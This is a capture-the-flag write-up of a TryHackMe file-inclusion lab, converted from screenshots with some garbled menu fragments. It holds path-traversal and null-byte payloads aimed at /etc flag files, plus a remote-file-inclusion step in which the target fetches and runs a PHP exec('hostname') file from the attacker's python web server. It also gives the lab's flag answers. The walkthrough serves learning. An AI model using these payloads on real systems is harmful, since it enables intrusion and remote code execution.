
Lab #Challenge-1: Include a file in the input form below

The input form is broken! You need to send 'POST' request with 'file' parameter!

File Name

Include

In the Interceptor tab we'll see the request just made.



In the request section at the bottom of the screen right click on the GET request and click “Change request method.”

Das

Inter

Time

07:20

07:20

07:21

Req

Pret

1 G

2 H

3 U:

4 A

5 A

?

Even

Scan

Scan selected insertion point

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Insert Collaborator payload

Request in browser >

Engagement tools [Pro version only] >

Change request method

Change body encoding

Copy Ctrl+C

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept >

Convert selection >

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy interception documentation

Repe

story M

ard

Method

GET

GET

GET

ntu; Linu

ml+xml, ap

Request

Pretty Raw Hex

```
1 POST /challenges/chall1.php HTTP/1.1
2 Host: 10.10.169.178
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
```

Now that the request method has been changed to POST hit forward.

File Inclusion Lab

Lab #Challenge-1: Include a file in the input form below

The input form is broken! You need to send 'POST' request with 'file' parameter!

File Name For example: welcome.php

Include

Current Path

/var/www/html

File Content Preview of ../../../../etc/flag1

F1x3d-iNpu7-f0rrn

Answer: **F1x3d-iNpu7-f0rrn**


Capture Flag2 at /etc/flag2

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Welcome Guest!
Only admins can access this page!

For this one we'll have to mess with the cookies. To do this I opened the browser tools and went to the Storage tab. In there we see the following cookie:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
THM	Guest	10.10.169.178	/	Tue, 29 Jul 2025 07:15:57 GMT	8	false	false	None	Tue, 29 Jul 2025 06:31:35 GMT

At first I tried changing the Value to Admin but that didn't do anything so instead I put in “../../../../etc/flag2” and that gave me an error trying to open a flag2.php file that doesn't exist.

File Content Preview of ../../../../etc/flag2

```
Welcome ../../../../etc/flag2
```

Warning: include(../../../../etc/flag2.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall2.php on line 37

Warning: include() [function.include]: Failed opening 'includes/../../../../etc/flag2.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall2.php on line 37

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
THM	../../../../etc/flag2	10.10.169.178	/	Tue, 29 Jul 2025 07:15:57 GMT	24	false	false	None	Tue, 29 Jul 2025 06:33:37 GMT

To circumvent this I can use the NullByte %00 appended to the end of the cookie value.

Current Path

```
/var/www/html
```

File Content Preview of ../../../../etc/flag2

```
Welcome ../../../../etc/flag2
```

c00k13_i5_yuMmy1

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
THM	../../../../etc/flag2%00	10.10.169.178	/	Tue, 29 Jul 2025 07:15:57 GMT	27	false	false	None	Tue, 29 Jul 2025 06:37:02 GMT

Answer: **c00k13_i5_yuMmy1**

Capture Flag3 at /etc/flag3

For this challenge I started with just inputting “../../../../etc/flag3” to see what sort of error message I’d receive.

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name

Current Path

```
/var/www/html
```

File Content Preview of etcflag

Warning: include(etcflag.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 30

Warning: include() [function.include]: Failed opening 'etcflag.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall3.php on line 30

Here we can see some input filtering that removed the / between etc/flag, removed the 3 at the end, and appended .php.

Using what I learned in the first challenge I used Burp again to change the request method to POST. Doing this removed the filter but still left the .php.

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name

For example: welcome

Include

Current Path

/var/www/html

File Content Preview of ../../../../etc/flag3

Warning: include ../../../../etc/flag3.php [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 49

Warning: include() [function.include]: Failed opening ' ../../../../etc/flag3.php ' for inclusion (include_path=.: /usr/lib/php5.2/lib/php) in /var/www/html/chall3.php on line 49

To work around this I'll use the NullByte again.

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name

For example: welcome

Include

Current Path

/var/www/html

File Content Preview of ../../../../etc/flag3%00

Warning: include ../../../../etc/flag3%00.php [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 49

Warning: include() [function.include]: Failed opening ' ../../../../etc/flag3%00.php ' for inclusion (include_path=.: /usr/lib/php5.2/lib/php) in /var/www/html/chall3.php on line 49

That still didn't work and I wasn't sure what to do so going back to the walkthrough I referenced earlier I see they added "?file=" to the beginning of the input so I tried that.

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name

For example: welcome

Include

Current Path

/var/www/html

File Content Preview of ../../../../etc/flag3

P0st_1s_w0rk1in9

Answer: P0st_1s_w0rk1in9

Gain RCE in Lab #Playground /playground.php with RFI to execute the hostname command. What is the output?

Again referencing the walkthrough. For this question I'll have to create the php file and python server to host it. To create the python server I have to run the following command:

```
root@ip-10-10-173-251:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

After starting the server I'll use nano to create a file called hostname.txt that will contain the php code.

```
GNU nano 4.8      hostname.txt      Modified
<?php
print exec('hostname');
?>

root@ip-10-10-173-251:~# ls
burp.json    Downloads    Pictures     Scripts     Tools
CTFBuilder   hostname.txt Postman      snap
Desktop      Instructions Rooms        thinclient_drives
```

Now on the playground site I'll add the link to the URL.

```
10.10.169.178/playground.php?file=http://10.10.173.251:8000/hostname.txt
```

File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name Apply any technique!

Current Path

/var/www/html

File Content Preview of http://10.10.173.251:8000/hostname.txt

lfi-vm-thm-f8c5b1a78692

Answer: lfi-vm-thm-f8c5b1a78692

A big thank you to WiktorDerda's walkthrough on Medium.com for help with the challenge questions! The walkthrough can be found here:

<https://medium.com/@wiktorderda/file-inclusion-tryhackme-walkthrough-123b0103602f>